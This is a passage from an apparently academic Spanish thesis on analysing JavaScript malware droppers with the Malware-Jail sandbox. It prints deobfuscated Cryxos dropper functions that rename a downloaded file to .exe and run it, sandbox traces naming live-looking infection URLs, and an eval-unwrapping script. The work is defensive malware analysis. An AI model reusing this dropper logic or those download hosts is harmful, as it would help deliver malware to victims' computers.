            cambiarExtensionArchivo_Antes_WPWHF(rutaArchivoCreado, function(rutaArchivoCreadoExe) {
                ejecutaMalware_Antes_wf(rutaArchivoCreadoExe)
            });
            return true;
        }
        return false;
    }
    var resultadoXjXSc = bifurcaPrograma_Antes_XjXSc(rutaArchivoCreado, elementoArray);
    var i = 0;
    // Traza A - Ejecuta yVgesNA -> XjXSc y acaba
    // Traza B - Ejecuta yVgesNA 100007 veces y a la 100008 -> cambiarExtensionArchivo_Antes_WPWHF
    yVgesNA
    do {
        i = resultadoXjXSc;
        var resultado_yVgesNA = yVgesNA();
        if (resultado_yVgesNA) {
            break;
        }
    } while (i < 1);
}

/* 11 - Función XjeKDZgGZf*/
/* Escoge y devuelve al azar un elemento del array:
['return ds', 'sdfd', 'new ActiveXObject("WScript.Shell")']*/
function elementoRandomArray_Antes_XjeKDZgGZf(array) {
    return array[Math.floor((Math.random() * array.length))];
}

/* 12 - Función XjXSc*/
/* El programa se bifurca en dos trazas.
12_A - El elemento del Array es 'new ActiveXObject("WScript.Shell")' ejecuta WPWHF
con callback ejecutaMalware_Antes_B0 y devuelve 1.
12_B - No entra en la condición y devuelve 0 */
function bifurcaPrograma_Antes_XjXSc(rutaArchivoCreado, elementoArray) {
    var varDevolver = 0;
    for (var i = 0; i < 10; i++) {
        var stringAux = elementoArray;
        if (~stringAux.indexOf('cript')) {
            varDevolver = 1;
            cambiarExtensionArchivo_Antes_WPWHF(rutaArchivoCreado, function(rutaArchivoCreadoExe) {
                ejecutaMalware_Antes_B0(elementoArray, rutaArchivoCreadoExe);
            });
        }
    }
    return varDevolver;
}


```

**Figura 55 - Muestra desofuscada 3.**  
Fuente: Propia.

```

/* 13_A - Función WPWHF
13_B - Función WPWHF*/
/* Recibe rutaArchivoCreado y callback que llamará a ejecutaMalware_Antes_BO
Cambia la extensión del archivo creado de .jpeg a .exe
*/
function cambiarExtensionArchivo_Antes_WPWHF(rutaArchivoCreado, callback_Antes_aiIWKbgoz) {
    try {
        var objetoFileSystemObject = new ActiveXObject('Scripting.FileSystemObject');
        var nuevaRuta = rutaArchivoCreado.replace('.jpeg', '.exe');
        objetoFileSystemObject.CopyFile(rutaArchivoCreado, nuevaRuta);
        return callback_Antes_aiIWKbgoz(nuevaRuta);
    } catch (e) {
        return null;
    }
}

/* 14_A - Función BO */
/* Ejecuta el archivo .exe con el código descargado desde el servidor */
function ejecutaMalware_Antes_BO(elementoArray, rutaArchivoCreadoExe) {
    var objetoWScriptShell = elementoArray ;
    objetoWScriptShell.Run(rutaArchivoCreadoExe);
}

/* 14_B - Función wf */
/* Crea un objeto WScript.Shell y ejecuta
el archivo .exe con el código descargado desde el servidor */
function ejecutaMalware_Antes_wf(rutaArchivoCreadoExe) {
    var stringShell = "WScript.Shell";
    var objetoWScriptShell = new ActiveXObject(stringShell);
    objetoWScriptShell.Run(rutaArchivoCreadoExe);
}

```

**Figura 56 - Muestra desofuscada 4.***Fuente: Propia.*

Gracias a este ejercicio hemos visto más a fondo en qué consiste una muestra ofuscada y como al final se puede traducir por un código entendible para los programadores. Viendo la complejidad de la traza es de esperar que se usasen herramientas automáticas para ofuscar la muestra que hemos analizado.

Debido a la gran cantidad de muestras que se recogen al día entendemos que los analistas necesiten la ayuda de herramientas automáticas ya que el proceso que acabamos de hacer ha demostrado ser preciso pero lento. A continuación veremos como es el uso de estas herramientas y cuáles son las ventajas que nos ofrecen.

## 5. Usando Malware-Jail

Ahora que ya hemos visto el funcionamiento de un *dropper* de primera mano, veamos como lo trata la herramienta Malware-Jail. Como ya se ha comentado, esta herramienta hará un análisis pseudo-dinámico, es decir, “ejecutará” el código pero de manera artificial ya que se simulan todas las funciones de JavaScript y librerías a las que el *malware* llama. De esta manera el *output* será una traza con todos los pasos que ha ido haciendo la muestra.

Para usar Malware-Jail solo es necesario clonar el proyecto desde [su repositorio](#). Una vez descargado analizaremos una muestra con el siguiente comando:

```
node jailme.js RutaAFichero.js
```

Esto nos mostrará por pantalla un *output* de todos los eventos ocurridos. El comando descrito es el más simple que se puede utilizar. Malware-Jail nos permite añadir opciones en el análisis como si queremos simular un navegador o si queremos que las peticiones a los servidores se realicen realmente. Para activar esta última opción utilizaremos el siguiente comando:

```
node jailme.js --down RutaAFichero.js
```

De esta manera cuando una muestra contacte con el servidor y realice una petición GET, la respuesta será la que el servidor devuelva. Es decir, habrá una comunicación real con el servidor infectado. Si prescindimos de esta opción Malware-Jail simulará la respuesta y la dará como correcta con *status* “200” y no se contactará realmente con ningún servidor externo.

### 5.1. Análisis de muestras

Como acabamos de *limpiar* la muestra del *dropper* de Cryxos será la primera muestra que analizaremos mediante Malware-Jail para comprender su funcionamiento antes de empezar a analizar muestras más diversas.

#### Dropper de Cryxos

Primero probaremos a analizar la muestra haciendo una petición real al servidor. Por lo tanto utilizaremos el siguiente comando:

```
node jailme.js --down muestras/CryxosDesofuscado.js
```

El resultado de Malware-Jail es el siguiente:

```

- new MSXML2.XMLHTTP[14]
- MSXML2.XMLHTTP[14].onreadystatechange = (undefined) 'undefined'
- MSXML2.XMLHTTP[14].open(GET,http://scenetavern.win/support.php?f=1.dat,false)
- MSXML2.XMLHTTP[14].method = (string) 'GET'
- MSXML2.XMLHTTP[14].url = (string) 'http://scenetavern.win/support.php?f=1.dat'
- MSXML2.XMLHTTP[14].async = (boolean) 'false'
- MSXML2.XMLHTTP[14].send(undefined)
- MSXML2.XMLHTTP[14].method.get() => (string) 'GET'
- MSXML2.XMLHTTP[14].url.get() => (string) 'http://scenetavern.win/support.php?f=1.dat'
- MSXML2.XMLHTTP[14].send() Exception: Error: getaddrinfo ENOTFOUND scenetavern.win scenetavern.win:80?
@_modules-sync-request/index.js:37:11)?    at Proxy.MSXML2_XMLHTTP.send (env/wscript.js:1534:27)?    at
- MSXML2.XMLHTTP[14].status = (number) '0'
- MSXML2.XMLHTTP[14].readystate = (number) '4'
- MSXML2.XMLHTTP[14].statustext = (string) 'Error: getaddrinfo ENOTFOUND scenetavern.win scenetavern.wi
- MSXML2.XMLHTTP[14].responsebody = (string) ''
- MSXML2.XMLHTTP[14].allresponseheaders = (string) ''
- MSXML2.XMLHTTP[14].onreadystatechange.get() => (undefined) 'undefined'
- MSXML2.XMLHTTP[14].status.get() => (number) '0'
- ActiveXObject(MSXML2.XMLHTTP)
new MSXML2.XMLHTTP[15]
- MSXML2.XMLHTTP[15].onreadystatechange = (undefined) 'undefined'
- MSXML2.XMLHTTP[15].open(GET,http://hallvilla.win/support.php?f=1.dat,false)
- MSXML2.XMLHTTP[15].method = (string) 'GET'
- MSXML2.XMLHTTP[15].url = (string) 'http://hallvilla.win/support.php?f=1.dat'
- MSXML2.XMLHTTP[15].async = (boolean) 'false'
- MSXML2.XMLHTTP[15].send(undefined)
- MSXML2.XMLHTTP[15].method.get() => (string) 'GET'
- MSXML2.XMLHTTP[15].url.get() => (string) 'http://hallvilla.win/support.php?f=1.dat'
- MSXML2.XMLHTTP[15].send() Exception: Error: getaddrinfo ENOTFOUND hallvilla.win hallvilla.win:80?
@_modules-sync-request/index.js:37:11)?    at Proxy.MSXML2_XMLHTTP.send (env/wscript.js:1534:27)?    at hace
- MSXML2.XMLHTTP[15].status = (number) '0'
- MSXML2.XMLHTTP[15].readystate = (number) '4'
- MSXML2.XMLHTTP[15].statustext = (string) 'Error: getaddrinfo ENOTFOUND hallvilla.win hallvilla.win:80
- MSXML2.XMLHTTP[15].responsebody = (string) ''
- MSXML2.XMLHTTP[15].allresponseheaders = (string) ''
- MSXML2.XMLHTTP[15].onreadystatechange.get() => (undefined) 'undefined'
- MSXML2.XMLHTTP[15].status.get() => (number) '0'

```

**Figura 57- Salida de Cryxos en Malware-Jail con --down.**  
Fuente: Propia.

En la Figura 57 podemos ver que Malware-Jail ha intentado contactar con el servidor y este ha respondido con un error. Tal y como vimos en el código desofuscado, en especial en la Figura 53, el próximo paso es intentar contactar con el siguiente servidor. No obstante parece que todos ellos están caídos. Por lo tanto intentaremos ejecutar la muestra simulando la respuesta del servidor como correcta. El comando es el siguiente:

```
node jailme.js muestras/CryxosDesofuscado.js
```

```

- ActiveXObject(MSXML2.XMLHTTP)
- new MSXML2.XMLHTTP[14]
- MSXML2.XMLHTTP[14].onreadystatechange = (undefined) 'undefined'
- MSXML2.XMLHTTP[14].open(GET,http://scenetavern.win/support.php?f=1.dat,false)
- MSXML2.XMLHTTP[14].method = (string) 'GET'
- MSXML2.XMLHTTP[14].url = (string) 'http://scenetavern.win/support.php?f=1.dat'
- MSXML2.XMLHTTP[14].async = (boolean) 'false'
- MSXML2.XMLHTTP[14].send(undefined)
- MSXML2.XMLHTTP[14] Not sending data, if you want to interact with remote server, set --down
- MSXML2.XMLHTTP[14].responsebody = (string) 'MZDumy content, use --down to download the real

```

**Figura 58 – Salida de Cryxos en Malware-Jail, parte 1. Petición al servidor**  
Fuente: Propia.

Analicemos esta salida más a fondo. Podemos ver que Malware-Jail registra que se ha creado un objeto MSXML2.XMLHTTP tal y como vemos que ocurre en la función `hacerPeticionGET_Antes_xba()` de la Figura 54. Una vez creado el objeto se usa

para hacer una petición al servidor, Malware-Jail nos informa que no se enviarán datos y que en caso de querer hacerlo debemos usar la opción --down.

```
- MSXML2.XMLHTTP[14].status = (number) '200'
- MSXML2.XMLHTTP[14].readystate = (number) '4'
- MSXML2.XMLHTTP[14].onreadystatechange.get() => (undefined) 'undefined'
- MSXML2.XMLHTTP[14].send(undefined) finished
- MSXML2.XMLHTTP[14].status.get() => (number) '200'
- MSXML2.XMLHTTP[14].responsebody.get() => (string) 'MZDumy content, use --down to download the real payload
yDumy content, use --down to download the real payload.?Dumy content, use --down to download the real
```

**Figura 59 - Salida de Cryxos en Malware-Jail, parte 2. Respuesta del servidor.**

Fuente: Propia.

En este caso la respuesta es simulada y vemos que cuenta con un "200" como status por lo tanto el código seguirá ejecutándose creyendo que todo ha ido bien. No obstante como es lógico el responsebody no será el real que conseguiríamos conectándonos al servidor.

```
- ActiveXObject(Scripting.FileSystemObject)
- new Scripting.FileSystemObject[15]
- new DriveObject[16](C:)
- DriveObject[16](C:).name = (string) 'C:'
- new Collection[17]
- Scripting.FileSystemObject[15].GetSpecialFolder(2) => C:\Users\User\AppData\Local\Temp\
```

**Figura 60 - Salida de Cryxos en Malware-Jail, parte 3. Creando carpeta.**

Fuente: Propia.

El siguiente paso es la creación del objeto `FileSystemObject` que se utiliza para crear una carpeta especial junto con un archivo .jpeg tal y como vemos en la función `crearArchivoEnCarpeta_Antes_qdwsFVTbp()` de la Figura 54.

```
- ActiveXObject(ADODB.Stream)
- new ADODB.Stream[18]
- ADODB.Stream[18].Open()
- ADODB.Stream[18].type = (number) '1'
- ADODB.Stream[18].content = (string) 'MZDumy content, use --down to download the real payload
nntent, use --down to download the real payload.?Dumy content, use --down to download the real
- ADODB.Stream[18].Write(str) - 11202 bytes
- ADODB.Stream[18].size = (number) '11202'
- ADODB.Stream[18].position = (number) '0'
- ADODB.Stream[18].SaveToFile(C:\Users\User\AppData\Local\Temp\qedt1l7n3.jpeg, 2)
- ADODB.Stream[18].content.get() => (string) 'MZDumy content, use --down to download the real p
Dumy content, use --down to download the real payload.?Dumy content, use --down to download th
- ADODB.Stream[18].Close()
```

**Figura 61 - Salida de Cryxos en Malware-Jail, parte 4.Escribiendo en el fichero.**

Fuente: Propia.

Pasamos a la función `escribirArchivo_Antes_cT()` de la Figura 55. La función crea un nuevo objeto `ADODB.Stream` y lo usa para escribir la respuesta del servidor en el nuevo archivo creado. Vemos que la salida de Malware-Jail se corresponde con este comportamiento a la perfección.

```

ActiveXObject(Scripting.FileSystemObject)
new Scripting.FileSystemObject[19]
new DriveObject[20](C:)
DriveObject[20](C:).name = (string) 'C:'
new Collection[21]
Scripting.FileSystemObject[19].CopyFile(C:\Users\User\AppData\Local\Temp\qedt1l7n3.jpeg, C:\Users\User\AppData\Local\Temp\qedt1l7n3.exe)

```

**Figura 62 - Salida de Cryxos en Malware-Jail, parte 5. Cambiando la extensión del fichero.***Fuente: Propia.*

El siguiente paso ejecutado por Malware-Jail se corresponde con la función `cambiarExtensionArchivo_Antes_WPWH()` de la Figura 56. Se vuelve a crear un objeto `FileSystemObject` para interactuar con los archivos del sistema y se copia el archivo `.jpeg` creado pero ahora con extensión `.exe`. Malware-Jail nos muestra las funciones de las librerías llamadas y además los argumentos que éstas reciben.

Como recoge los parámetros de manera dinámica mientras ejecuta el código, a Malware-Jail no le afecta que las funciones o parámetros estén ofuscados y faltos de semántica.

```

- ActiveXObject(WScript.Shell)
- new WScript.Shell[22]
- WScript.Shell[22].Run(C:\Users\User\AppData\Local\Temp\qedt1l7n3.exe, undefined, undefined)
- ==> Cleaning up sandbox.
- ==> Script execution finished, dumping sandbox environment to a file.

```

**Figura 63 - Salida de Cryxos en Malware-Jail, parte 6. Ejecutando el malware.***Fuente: Propia.*

El último paso es la ejecución del *malware* con la ayuda del objeto `WScript.Shell()`. En Malware-Jail podemos ver la salida final del *payload* en la que nos muestra el nombre exacto del fichero. Esto se corresponde con la función `ejecutarMalware_Antes_wf()` de la Figura 56 pero hay que entender que sólo con el código no seríamos capaces de obtener el nombre del fichero ejecutado ya que este nombre se forma aleatoriamente en tiempo de ejecución. Por lo tanto Malware-Jail no solo nos da la traza y el comportamiento del *malware* sino que también nos da información que no podríamos obtener de otra forma que no fuese ejecutando la muestra.

## Otras muestras

Ahora que ya conocemos como funciona Malware-Jail y entendemos la salida que nos devuelve gracias a que hemos analizado una muestra conocida pasaremos a analizar muestras más variadas y estudiar el resultado.

Identificaremos cada muestra según su hash en Sha256:

**0b538c2ea1330970e2d9b748ec8f13a930bee5bfef0e98162e6e0aee8a5b1ff9**

Esta muestra fue obtenida el 16 de julio y parece pertenecer al *malware Decrypt*. Podemos ver una captura de pantalla de la muestra al ejecutarse en una de las *sandbox* que proporciona Payload Security.




Figura 64 – Captura de pantalla al ejecutar un *dropper* de Decrypt.

Fuente: <https://www.hybrid-analysis.com/sample/0b538c2ea1330970e2d9b748ec8f13a930bee5bef0e98162e6e0aee8a5b1ff9?environmentId=100>

Malware-Jail es capaz de analizar esta muestra sin ningún problema:

```
- ActiveXObject(MSXML2.XMLHTTP)
- new MSXML2.XMLHTTP[14]
- MSXML2.XMLHTTP[14].onreadystatechange = (undefined) 'undefined'
- MSXML2.XMLHTTP[14].open(GET,http://infernieriifktmatuziani.org/counter?00000012dKszag8StZzS9QQPFrafMdKhK6hnohdm)
```

Figura 65 – Salida de Malware-Jail de muestra 0b538. Parte 1.

Fuente: Propia.

Como la mayoría de los *dropper* crea un objeto **MSXML2.XMLHTTP** para poder conectarse con un servidor infectado y bajarse el *malware*. Gracias a Malware-Jail podemos identificar la url completa a la que se conecta la muestra.

```
- Scripting.FileSystemObject[18].FileExists(C:\Users\User\AppData\Local\Temp\12dKszag8StZzS9QQPFrafMdKhK6hnohdm.doc) => false
- Scripting.FileSystemObject[18].CreateTextFile(C:\Users\User\AppData\Local\Temp\12dKszag8StZzS9QQPFrafMdKhK6hnohdm.doc)
- new TextStream[21]
- TextStream[21].Write()
- TextStream[21].Write()
- TextStream[21].Write(=)
- TextStream[21].Write( )
- TextStream[21].Write(4)
- TextStream[21].Write(R)
- TextStream[21].Write(N)
- TextStream[21].Write(□)
- TextStream[21].Write(B)
- TextStream[21].Write(?)
- TextStream[21].Write(Q)
- TextStream[21].Write(/)
- TextStream[21].Write(;
- TextStream[21].Write(:)
- TextStream[21].Write(J)
```

Figura 66 - Salida de Malware-Jail de muestra 0b538. Parte 2.

Fuente: Propia.

Tras conectarse con el servidor y recibir la respuesta vemos que comprueba si existe un fichero en concreto gracias a la función `FileExists()` y tras comprobar que no existe lo crea con la función `CreateTextFile()`. El fichero es un archivo `.doc`. Después de crearlo vemos que escribe en él la respuesta que se ha descargado del servidor infectado usando la función `Write()`. Este comportamiento se parece mucho al visto en la muestra desofuscada a mano. Esto es debido a que la mayoría de *droppers* tienen un comportamiento similar con el que han funcionado hasta ahora. Una de las características es que no contactan con el servidor para descargarse el *malware* como un fichero si no que reciben el binario como texto y luego lo escriben en un fichero que el propio *dropper* crea en el sistema. Esto permite la evasión de antivirus ya que al no descargar ningún fichero no se analiza nada. La manera que tienen los antivirus de evitar la descarga es añadiendo la url a una *blacklist* e impidiendo las conexiones. Es por este motivo por lo que un mismo *malware* saca diferentes campañas en el tiempo con nuevos *droppers* y nuevas url que aún no estén en ninguna *blacklist*.

- TextStream[21].Close()  
- WScript.Shell[15].Run(C:\Users\User\AppData\Local\Temp\12dKszag8StZzS900PFrafMdKhK6hn0hd.m.doc, 1, 0)

Figura 67 - Salida de Malware-Jail de muestra 0b538. Parte 3.

*Fuente: Propia*

Una vez cerrado el archivo el *dropper* intenta ejecutarlo para que infecte al sistema desde dentro.

6b73e1225c7e257843f60a0666908f07eeaa31192dc03f26868557cbd1dddffdf5

Esta otra muestra fue recogida el 1 de agosto, no obstante los servidores desde donde se descargaba el *malware* ya han sido desinfectados. Veamos lo que ocurre:

```
- MSXML2.XMLHTTP[19].url.get() => (string) 'http://tbdexpress.com/94hg4g4g??XDeffqNET=XDeffqNET'
- MSXML2.XMLHTTP[19].status = (number) 404
- MSXML2.XMLHTTP[19].readystate = (number) 4
- MSXML2.XMLHTTP[19].statusText = (string) 'OK'
- MSXML2.XMLHTTP[19].responseBody = (object) '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL /94hg4g4g was not found on this server.</p></body></html>?'
- MSXML2.XMLHTTP[19].allResponseHeaders = (string) '{"date":"Fri, 08 Sep 2017 16:03:38 GMT", "server":"Apache", "set-cookie":["JSESSIONID=8ba21d618a39df5h46022ff3680b9dh4; expires=Tue, 12-Sep-17 00:03:38 GMT; path=/; HttpOnly"], "content-length":"206", "connection": "close"}'
```

Figura 68 – Salida de Malware-Jail de muestra 6b73e. Parte 1.

*Fuente: Pronia*

Podemos ver que contacta con el servidor con un **statustext** de OK lo que indica que el servidor está activo pero el **status** devuelve un 404, es decir, el fichero malicioso ha sido retirado y no se ha podido encontrar. En el **responsebody**, que será lo que después intentará escribir en el fichero que cree podemos ver la respuesta en HTML informando sobre el estado 404

```
- ADODB_Stream[22].Write(str) - 206 bytes
- ADODB_Stream[22].size = (number) '206'
- Returning: 'undefined'
- ADODB_Stream[22].position = (number) '0'
- ADODB_Stream[22].SaveToFile(C:\Users\User\AppData\Local\Temp\XDeffqNET1.exe, 2)
- ADODB_Stream[22].content.get() => (object) '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">?<html><head>?<title>404 Not F
/ head><body>?<h1>Not Found</h1>?<p>The requested URL /94hg4g4g was not found on this server.</p>?</body>?</html>?'
- ADODB_Stream[22].Close()
- WScript.Shell[20].Run(C:\Users\User\AppData\Local\Temp\XDeffqNET1.exe, 0, false)
```

Figura 69 – Salida de Malware-Jail de muestra 6b73e. Parte 2.

*Fuente: Propia.*

En el último paso el *dropper* escribe en el fichero que está creando, esta vez un .exe. Vemos que escribe 206 bytes que se corresponden con el aviso en HTML acerca del 404. Aunque la muestra acabe de crear un fichero .exe en el que ha escrito HTML intenta ejecutarlo en un último paso.

En el *dropper* que analizamos paso a paso vimos como la primera función era una comprobación de si los servidores estaban operativos o no para evitar seguir ejecutando el programa si no había una respuesta del servidor. A priori parece que en este caso este *dropper* no dispone de dicho control de errores pero no es así. Esta muestra también controla la disponibilidad de los servidores y efectivamente el servidor está operativo y se ha podido conectar a él. También se controla que la respuesta no esté vacía para no escribir un fichero vacío, pero de nuevo el servidor responde con texto, por lo que el *dropper* sigue adelante con su trabajo aunque finalmente no vaya a ejecutar un fichero realmente malicioso para el sistema.

## 5.2. Ampliando Malware-Jail


Las muestras analizadas hasta ahora se han ejecutado perfectamente en Malware-Jail sin dar ningún tipo de error. Pero no sucede lo mismo con todas las muestras. Hemos visto que Malware-Jail es capaz de saber a qué funciones está llamando el *malware*, esto es porque en el fichero env/wscript.js tiene definidas todas esas funciones y cuando el programa llama a una de ellas, es la función sobrescrita de Malware-Jail la que se ejecuta. ¿Pero qué sucede cuando las muestras llaman a funciones que no están implementadas?

### Problema con la función eval()

Hay muchas muestras que usan la expresión eval() para ejecutar partes del código. Esta función acepta código en formato de cadena de texto y es capaz de evaluarla y ejecutarla. Por lo tanto es muy útil a la hora de ofuscar *malware* ya que permite partir el código en cadenas de texto separadas y luego concatenarlas dentro de una función eval().

Es el caso por ejemplo de la muestra:

`1d4f1c08a075e49685a815551ee26ddb923712cb471de9487824644fef8750b3`



```

var d = 'G', a = 'E', s='T';
var oHmALxPAoi = new ActiveXObject("MSXML2.XMLHTTP");
eval("oHmALxPAoi.open(d+a+s, caAqLYbEkWS, false);");
oHmALxPAoi.send();
if (oHmALxPAoi.status == 200) {
    // ...
}
  
```

Figura 70 – Muestra de la función eval().  
Fuente: Propia.

En estos casos parece ser que Malware-Jail no es capaz de ejecutar esta expresión, la salida del programa sería la siguiente:

```

- ActiveXObject(MSXML2.XMLHTTP)
- new MSXML2.XMLHTTP[15]
- MSXML2.XMLHTTP[15].onreadystatechange = (undefined) 'undefined'
- Calling eval[2]([ oHmALxPAoi open(d+a+s, caAqLYbEkWS, false);')
- >>> Silencing catch ReferenceError: oHmALxPAoi is not defined

```

**Figura 71 – Error en Malware-Jail al usar la función eval().**  
*Fuente: Propia.*

Para solucionar este error se ha desarrollado un script en Python el cual analiza el fichero y remplaza las funciones eval() encontradas por su respectivo en código.

```

print "##### Replacing eval('') Started ######"
print "#####
print ""
print ""
for line in inFile:
    #comprobamos los eval
    position = line.find("eval('")
    if position == -1:
        position = line.find('eval("')
    #Si la linea no contiene eval se pinta como esta
    if position == -1:
        outFile.write(line)
    #Si contiene eval se analiza la linea
    else:
        print line
        position = position + 6 #Position +6 characters of "eval('"
        content = ""
        bracketsNum = 1
        lineToParse = line[position:]
        evalCount += 1

        for character in lineToParse:
            #buscamos el string pasado como parametro a eval
            if character == "(":
                bracketsNum += 1
            elif character == ")":
                bracketsNum -= 1

            if bracketsNum == 0:
                break

            content += character

        content = content[:len(content)-1] #quitamos la ultima comilla de eval

        content = content.replace("'+'", "")
        content = content.replace("'+'", "")
        content = content.replace('"+', "")
        content = content.replace('+'+', "")

        outFile.write(content)
        print "vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv"
        print(content)
        print "#####
        print ""

inFile.close()
outFile.close()

```

**Figura 72 – Script desarrollado en Python para reemplazar las funciones eval().**  
*Fuente: Propia.*

El script es llamado desde la consola y se le pasa como parámetro la muestra que queremos refinar:

```
debian:~/GitHub/TFM/malware-jail/muestras$ python repasarEval.py muestraConEval.js
Input File: muestraConEval.js
Output File: muestraConEval-sinEval.js

#####
##### Replacing eval('') Started #####
#####

eval("oHmALxPAoi.open(d+a+s, caAqLYbEkWS, false);");

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv
oHmALxPAoi.open(d+a+s, caAqLYbEkWS, false);
#####
##### number of eval replaced: 5
##### Replacing eval('') Finished #####
-
```

**Figura 73 – Uso del script para reemplazar las funciones eval().***Fuente: Propia.*

Una vez que el código ya no contenga estas expresiones Malware-Jail será capaz de ejecutarlo sin problema. Este problema es bastante común ya que muchas de las muestras encontradas hoy en día se basan en esta táctica de ofuscación. Otros ejemplos de muestras con este error los podemos encontrar en aquellas con los hashes:

`bcf58a6bcef9eca6c260c18464b5ff6bba95544ba805daa7aa91767b5c501360`  
`5f70c18b7c9a92fa16d015594327fc3a6d84771b82250187fcfdd9f85d9a7e69`

## Función *MoveFile()*

Siguiendo la muestra anterior nos damos cuenta que una vez solucionado el problema de la función eval() la salida de Malware-Jail da error en otra función.

```
- ADODB_Stream[18].Close()
- ActiveXObject(Scripting.FileSystemObject)
- new Scripting.FileSystemObject[19]
- new DriveObject[20](C:)
- DriveObject[20](C:).name = (string) 'C:'
- new Collection[21]
- >>> FIXME: Scripting.FileSystemObject[19][MoveFile] not defined
- >>> Silencing catch TypeError: mZ0ChCg.MoveFile is not a function
```

**Figura 74 – Error en Malware-Jail con la función MoveFile().***Fuente: Propia.*

Malware-Jail registra la creación de un objeto *FileSystemObject* para manejar ficheros en el sistema. Es el mismo objeto que en la muestra analizada a mano se usaba con la función *CopyFile()* para cambiar el fichero de extensión. En esta muestra parece que se intenta usar una función similar pero que no está definida en el entorno de Malware-Jail.

Para corregir este error tenemos que editar el fichero que simula el entorno de ejecución de Malware-Jail y añadir las funciones necesarias.

```
wscript.js      *
FileSystemObject = function() {
    this.id = _object_id++;
    this.name = "Scripting.FileSystemObject[" + this.id + "]";
    util_log("new " + this.name);
    this.toString = function() {
        return this._name;
    }
    this.createTextfile = function(filename) { // (filename[, overwrite[, unicode]])
        util_log(this.name + ".CreateTextFile(" + filename + ")");
        return _proxy(new TextStream(filename));
    }
    this.opentextfile = function(filename) { // (filename[, iomode[, create[, format]]])
        util_log(this.name + ".OpenTextFile(" + filename + ")");
        return _proxy(new TextStream(filename));
    }
    this.getfileversion = function(f) {
        util_log(this.name + ".GetFileVersion(" + f + ")");
        return "1.0";
    }
    this.getbasename = function(d) {
        if (ENV["SYSTEMDRIVE"] === d) {
            result = "";
        } else {
            var result = _sanitize(_path.posix.basename(d));
        }
        util_log(this.name + ".GetBaseName('" + d + "') => " + result);
        return result;
    }
    this.buildpath = function() {
        util_log(this.name + ".BuildPath(" + Array.prototype.slice.call(arguments, 0).join("\\"));
        return Array.prototype.slice.call(arguments, 0).join("\\");
    }
    this.getdrive = function(drivespec) {
        util_log(this.name + ".GetDrive(" + drivespec + ")");
        return _proxy(new DriveObject(drivespec));
    }
    this.getdrivename = function(path) {
        util_log(this.name + ".GetDriveName(" + _truncateOutput(path) + ")");
        return path[0]; // FIXME
    }
}
```

**Figura 75 – Declaración del objeto FileSystemObject en el archivo env/wscript.js.**  
Fuente: Propia.

En la Figura 75 se puede apreciar la declaración del objeto `FileSystemObject` que usará Malware-Jail cada vez que una muestra invoque este objeto. Bajo la declaración encontramos todas las funciones que Malware-Jail es capaz de procesar para dicho objeto. Será aquí donde tendremos que añadir nuestra función `MoveFile()`.

Para saber la estructura de la función y su funcionamiento debemos acudir a [la información oficial de la función](#).

Una vez sepamos la estructura ya podremos definirla:

```
this.movefile = function(source, destination)
{
    util_log(this.name + ".movefile(" + source + ',' + destination + ")");
    return true
}
```

**Figura 76 – Función MoveFile() definida en env/wscript.js.**  
Fuente: Propia.

La implementación de esta función en el entorno simulado es sencilla. Simplemente recogemos los parámetros y los pintamos en la salida de Malware-Jail para que quede indicado el uso de esta función.

```
- ActiveXObject(Scripting.FileSystemObject)
- new Scripting.FileSystemObject[19]
- new DriveObject[20](C:)
- DriveObject[20](C:).name = (string) 'C:'
- new Collection[21]
- Scripting.FileSystemObject[19].movefile(C:\Users\User\AppData\Local\Temp\jy24plv7.jpg,C:\Users\User\AppData\Local\Temp\jy24plv7.exe)
- ActiveXObject(WScript.Shell)
- new WScript.Shell[22]
- WScript.Shell[22].Run(C:\Users\User\AppData\Local\Temp\jy24plv7.exe, undefined, undefined)
```

